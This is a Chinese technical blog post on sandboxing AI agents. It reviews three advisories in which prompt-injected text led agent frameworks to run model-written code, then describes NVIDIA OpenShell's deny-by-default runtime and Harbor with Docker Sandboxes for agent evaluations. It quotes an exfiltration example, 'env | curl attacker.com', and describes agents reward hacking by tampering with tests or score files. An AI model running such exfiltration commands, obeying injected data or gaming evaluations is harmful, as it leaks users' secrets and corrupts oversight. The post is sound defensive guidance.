给 Agent 套上沙箱:生产运行时与评测
- 更新时间 2026-11-04 23:52:17
整理自 SpanDock《When model output becomes code: three agent framework advisories from October》(2026-10-14)、NVIDIA OpenShell 的 README 与官方文档(v0.1.5)、NVIDIA 技术博客(2026-10-21)、Docker 博客《Harbor + Docker Sandboxes: Run Safe, Reproducible Agent Evals》(2026-10-14)以及 Harbor 官方文档。
摘要:Agent 管不住自己,安全要放在它够不到的地方。生产里用默认拒绝的运行时,评测里每次一个用完即弃的沙箱。
年初我们在剖析OpenClaw源码时,简单研究过OpenClaw的沙箱机制,以及和Claude Code中沙箱的不同,本文结合最新的三起通告,对Nvidia和Docker开源的沙箱机制做个深入对比分析。
一、十月前两周:三起同一类型的漏洞
2026 年 10 月的前两周,三个流行的开源 Agent 框架先后发布了修复,问题是同一种:攻击者能影响的文本进入了模型,模型写了代码,框架用远超需要的权限运行了这段代码。 SpanDock 把它们放在一起做了分析,下表信息已与 GitHub Advisory Database 核对:

三个产品不同,错误却是同一个:把模型的输出当成了开发者写的代码。 SpanDock 总结了三条教训:
过滤生成的代码不是安全边界。 Python 有太多途径拿到同一种能力,正则黑名单总能被绕过;
环境变量本身就是攻击面。 开发者习惯把 token 放在环境变量里给 SDK 读,而生成的代码默认会继承这一切;
数据就是指令通道。 任何读文件、工单、网页、数据库记录的 Agent 都有同样的暴露面,跑不跑代码都一样;跑代码时,后果就是代码执行。
修复方式也都很朴素:隔离执行、降低权限、别再指望过滤器判断意图。下面看两种“隔离执行”的落地:一种用于生产运行,一种用于评测。
二、一个前提:Agent 管不住自己
NVIDIA 在 OpenShell 的技术博客里有一句话,可以当作本文的出发点:
An agent cannot govern itself. Security and governance belong in the infrastructure the agent operates in.
Agent 要有用,就得能读文件、装包、调 API、用凭证;长时间自主运行时,它还可能下载代码、自己造工具、申请更多权限。它以完成目标为导向,不一定把安全放在前面。所以安全只能放在它够不到的基础设施里。
同样的思路有两个使用场景:
生产运行:Agent 长期在线干真实的活,需要默认拒绝、按需放行、凭证不落地、变更有审批——这是 NVIDIA OpenShell 的定位;
评测:把一段不可信的 AI 代码跑成百上千次来打分,需要每次一个干净隔离的环境、公平的网络条件、防止“骗分”——这是 Harbor + Docker Sandboxes 的定位。
三、生产运行时:NVIDIA OpenShell
OpenShell 是 NVIDIA 开源的 Agent 安全运行时(Apache-2.0)。截至 2026-10-24 10:40(北京时间),GitHub 上约 1.9 万星,最新正式版 v0.1.5(2026-10-21 发布),仍处于 0.1.x 阶段。
1. 四个组件,一条边界

外面还有一层网络围栏:除了通往 Supervisor 的受保护连接,工作负载的一切出站都被禁止。
为什么沙箱和 Agent 在同一侧却不做决定?因为它和不可信的 Agent 共享边界,可能被攻破。所以它只报告“哪个程序想做什么”,决定交给边界外的 Supervisor;它也不持有任何值得偷的东西。
2. 六条设计原则
默认拒绝:策略没允许的出站连接一律拒绝,并记录目的地、发起程序和原因;
凭证不进沙箱:沙箱里没有签名密钥,也没有 provider 凭证。Supervisor 只在请求发往已批准端点时才加上凭证,所以即使提示注入成功,也偷不到密钥;
按程序授权:规则绑定二进制路径,程序身份来自可信的 /proc 数据,而不是 Agent 自己声称的路径;
L7 细粒度:protocol: rest 会终止 TLS 并检查每个 HTTP 请求,read-only 只放行 GET / HEAD / OPTIONS,同一个域名可以“能读不能写”;
失败即关闭:Supervisor 确认边界之前 Agent 不启动;连接断开时冻结 Agent;
变更前先证明:策略变更先过 Prover,再交人审。
回到开头的 PraisonAI:如果生成的代码执行了 env | curl attacker.com,在这样的运行时里,环境变量里本来就没有 provider 凭证,发往 attacker.com 的连接也没有策略放行,会被拒绝并记录。(这是根据设计推出的结论,实际效果取决于你写的策略。)
3. 策略分五段
注意:只有网络相关的两段能热更新,文件、进程设置在启动后就固定了。
4. 上手:从默认拒绝到第一条规则
以下命令均来自 README 和官方教程:
# 安装 CLI 与本地 gateway,创建沙箱curl -LsSf https://raw.githubusercontent.com/NVIDIA/OpenShell/main/install.sh | shopenshell sandbox create --name demo# 只允许 curl 只读访问 GitHub APIopenshell policy update demo \--rule-name github_api \--binary /usr/bin/curl \--add-endpoint api.github.com:443:read-only:rest:enforce \--wait# 在宿主机查看拒绝日志openshell logs demo --since 5m --source sandbox
api.github.com:443:read-only:rest:enforce 五段分别是:主机、端口、访问预设、协议(rest 表示终止 TLS 逐请求检查)、执行模式(enforce 拦截,audit 只记录)。建议先用 audit 观察日志,确认规则后再改成 enforce。
凭证用 provider 管理,例如 openshell provider create --name my-claude --type claude-code --from-existing,从环境读取 API Key 存进凭证库,之后它就不再出现在沙箱的环境变量里。
5. 策略变更:提议 → 证明 → 人审

Agent 碰到没有放行的目的地时,系统会按主机、端口、程序归组,自动生成一条尽量窄的规则提议,先过 Prover 的“提议风险检查”(是否新增了带凭证可达的端点、新的 HTTP 方法、云元数据端点访问等),再由人批准或拒绝:
openshell rule get my-agent --status pendingopenshell rule approve my-agent --chunk-idopenshell rule reject my-agent --chunk-id --reason "Not needed for this task."
另一种检查是“边界检查”:证明一份候选策略没有超出组织允许的上限,适合放进 CI,让任何策略改动的 PR 都先过一遍:
openshell-prover check candidate.yaml --boundary boundary.yaml# result: within_boundary
两种检查互不替代:一个问“这条新规则相比现在是否更危险”,一个问“这份策略有没有越过组织的红线”。官方文档还提到一个多 Agent 用法:父 Agent 可以用它检查自己给子 Agent 写的策略,确认没有超出自己的权限。
6. 需要注意的地方
平台:Linux、Apple Silicon 的 macOS;Windows 只支持 WSL 2,且为实验性;
Prover 不覆盖 GraphQL 和 MCP 规则,遇到时会报告“无法检查”,而不是默默忽略;
全局策略会替换而不是收窄每个沙箱的策略;
镜像里自带的策略无效时,工作负载不会启动,也不会退回默认策略;
策略事件是 INFO 级,用 --level warn 过滤会把拒绝日志也滤掉;
rule approve-all 默认跳过带安全标记的提议,加 --include-security-flagged 前要想清楚;
默认收集匿名遥测,可设 OPENSHELL_TELEMETRY_ENABLED=false 关闭。
NVIDIA 参考架构博客里还有一些硬件平台的性能数字,属于厂商宣传,和一般团队使用 OpenShell 关系不大,本文不展开。
四、评测:Harbor + Docker Sandboxes
评测 Agent 的过程是:给它真实任务,让它装包、改文件、跑命令,再检查结果。这是不可信的 AI 代码,而一个基准要把它跑成百上千次。还有一个评测特有的问题——骗分(reward hacking):Agent 有时不做活,而是篡改测试或覆盖记分文件来拿到“通过”。
所以评测需要两样东西:一个评测框架(跑任务、打分、收集日志),以及每个任务一个干净的隔离环境。Harbor 是前者,它出自 Terminal-Bench 作者团队,是 Terminal-Bench 2.0 的官方 harness(Apache-2.0,截至 2026-10-24 10:40 北京时间约 6,400 星,PyPI 最新正式版 0.24.0);Docker Sandboxes 是后者,按 Docker 博客的说法,它为每个任务起一个有独立内核的 microVM,而不是共享容器。
1. 任务就是一个自包含的目录
my-task/├── instruction.md # 给 Agent 的任务说明├── task.toml # 配置:超时、资源、网络策略……├── environment/│ └── Dockerfile # 或 docker-compose.yaml(多容器)├── solution/│ └── solve.sh # 参考解,oracle Agent 用它证明任务可解└── tests/└── test.sh # 必须把奖励写到 /logs/verifier/reward.txt
Harbor 文档的原话是:任务应独立、隔离、可复现,不依赖框架本身,像软件包一样版本化维护。同一份任务换 Agent、换模型、换沙箱提供商都不用改。
2. 四个让结果可信的机制

先用 oracle 证明可解。 oracle Agent 直接执行 solve.sh,奖励为 1 才说明环境和测试没问题,之后的失败才能归因到 Agent;
每个 trial 一个沙箱。 Agent 的动作跑不出沙箱,碰不到你的机器和其他任务,用完即弃;
分阶段网络策略。 安装 Agent 时联网、干活时只放行必要端点、打分时断网。每个 Agent 在同样条件下被测,也堵住了“上网查答案”。如果沙箱不支持任务要求的网络模式,Harbor 会在校验阶段直接拒绝运行,而不是用更弱的策略凑合;
独立打分环境。 在一个全新环境里上传 tests/ 再打分,Agent 对文件系统的改动不会被继承,产物要通过 artifacts 显式传递。
分阶段网络策略写在 task.toml 里(官方文档原文):
[environment] # default unless overridden by [agent] or [verifier]network_mode = "public"[agent] # applies during agent.run() -- but *not* during agent.setup()network_mode = "allowlist"allowed_hosts = ["pypi.org", "api.openai.com"][verifier] # applies during verifier.verify()network_mode = "no-network"
注意 [agent] 只管 agent.run(),不管安装阶段 agent.setup()。当 agent 阶段限网时,Harbor 会尝试自动放行 Agent 的模型推理端点,否则 Agent 连模型都调不了。
3. 跑起来
# Docker 博客原文:安装带 Docker Sandboxes 支持的 Harbor,在云端沙箱跑一个任务uv tool install "harbor[sbx]"export SBX_DOCKER_USERNAME="your-docker-id"export SBX_DOCKER_PAT="your-personal-access-token"harbor run -t hello-world/hello-world -a oracle -e sbx# 本地 Docker Sandboxesharbor run -t hello-world/hello-world -a oracle -e sbx --ek target=local
本地 sbx 目前只支持 public 和 no-network 两种模式,allowlist 需要用云端。Docker 称在 Cloud Sandboxes 上测试过 64 个并发任务,这是厂商自测数据。博客发布时,这个集成还只在 nightly 版本里。
用自己的仓库做评测时,一个前端任务大概长这样(示例,非原文;字段名取自官方文档和示例任务,内容为笔者编写,未实测):
# tasks/fe-date-format/task.toml —— 示例(非原文)schema_version = "1.1"[task]name = "demo/fe-date-format"[agent]timeout_sec = 900.0network_mode = "no-network" # 干活时断网(模型推理端点会尝试自动放行)[verifier]timeout_sec = 300.0network_mode = "no-network" # 打分也断网,所以依赖要在镜像里装好[environment]cpus = 2memory_mb = 4096network_mode = "public" # 基线:安装 Agent 时可联网
五、两者怎么配合

两者不能互相替代。比较顺的用法是(笔者建议):先用 Harbor 在自己的任务上确认某个 Agent + 模型 + Skill 组合确实有效,再把它放进 OpenShell 这一类运行时执行真实任务。
即使暂时不引入任何框架,也可以先在自己的代码里加一道闸门(示例,非原文):
// sandbox-gate.ts —— 示例(非原文):哪些任务必须进沙箱interface Task {runsGeneratedCode: boolean; // 会执行模型生成的代码 / 脚本readsUntrustedData: boolean; // 读网页、issue、第三方仓库、用户上传的文件needsSecrets: string[]; // 需要的凭证名,如 ["github"]}export function gate(t: Task) {if (t.runsGeneratedCode || t.readsUntrustedData) {return {runIn: "sandbox",env: {}, // 空环境,不继承父进程变量network: "deny-by-default", // 默认无网络,按需放行secrets: t.needsSecrets, // 只以进程外代理注入,不进环境变量};}return { runIn: "local" };}
六、这周就能做的五件事
来自 SpanDock 的建议,几乎不需要额外工具:
在内部项目里搜索执行模型输出的地方:eval、exec、subprocess、notebook kernel、code interpreter;
生成的代码默认在隔离沙箱里跑:无网络、不能访问宿主文件系统、空环境变量,只传入任务需要的东西;
把 Agent 读到的每个数据源都当作不可信输入,包括你自己的数据库和文档;
从 Agent 进程的环境里去掉长期密钥,改用短期、窄范围、保存在进程外的凭证;
记录哪个 Agent 跑了哪段代码、结果如何。
SpanDock 还提了一个现实问题:很多内部 Agent 项目从低代码平台或一个临时脚本起步,然后悄悄拿到了生产数据和凭证。值得把它们找出来,问三个问题:有没有组件在执行模型生成的代码?这段代码能碰到什么?模型的输入从哪里来?
七、评测的常见坑
没先跑 oracle。 任务本身有 bug 时,所有 Agent 都会失败,你会错怪 Agent;
打分阶段还要联网装依赖。 把 verifier 设成 no-network 后,依赖要预装进镜像;
本地模型网关进不了沙箱。 沙箱(尤其是云端 microVM)里的 127.0.0.1 是沙箱自己,连不到你的电脑;
只跑一次就下结论。 Agent 结果有随机性,每个组合至少跑几次;
文档走在发布前面。 部分文档描述的是尚未正式发布的版本,命令和字段以你安装版本的 --help 为准;
成本。 每个 trial 都要付模型 token 费,云端沙箱另计。
八、要点清单
结语
十月的三起通告说明,提示注入已经在真实框架里常规地变成代码执行,而入口只是普通的数据。好消息是,对策也很普通:别信任模型写的代码,别让它继承你的环境,别把决定权和凭证放在它够得到的地方。生产里用默认拒绝的运行时,评测里用一次性的沙箱,这两件事今天就可以开始做。
参考链接
SpanDock:When model output becomes code: three agent framework advisories from October(2026-10-14)https://www.spandock.com/blog/prompt-injection-to-code-execution-agent-frameworks
GitHub Advisory:GHSA-w7x8-q2gp-5cgg(Flowise)https://github.com/advisories/GHSA-w7x8-q2gp-5cgg
GitHub Advisory:GHSA-9fpm-3445-2vx4(Langflow)https://github.com/advisories/GHSA-9fpm-3445-2vx4
GitHub Advisory:GHSA-2xv2-w8cq-5gxw(PraisonAI)https://github.com/advisories/GHSA-2xv2-w8cq-5gxw
GitHub:NVIDIA/OpenShell https://github.com/NVIDIA/OpenShell
OpenShell 文档:Architecture https://docs.nvidia.com/openshell/latest/about/architecture
OpenShell 文档:Policy Prover https://docs.nvidia.com/openshell/latest/how-it-works/policies/prover
NVIDIA 技术博客:How NVIDIA OpenShell Reference Architecture Secures and Governs AI Agent Workloads at Scale(2026-10-21)https://developer.nvidia.com/blog/how-nvidia-openshell-reference-architecture-secures-and-governs-ai-agent-workloads-at-scale/
Docker 博客:Harbor + Docker Sandboxes: Run Safe, Reproducible Agent Evals(2026-10-14)https://www.docker.com/blog/harbor-docker-sandboxes-run-safe-reproducible-agent-evals/
GitHub:harbor-framework/harbor https://github.com/harbor-framework/harbor
*本文为学习整理,标注“示例”的代码为作者补充;原文版权归各自作者所有。*
—End—
如果觉得不错 随手点个 赞、在看、转发 三连吧
关注+星标 可第一时间收到更多精彩思考和总结
您的支持是我继续写下去的动力
注:原创不易,合作请在公众号后台留言,未经许可,不得随意修改及盗用原文。
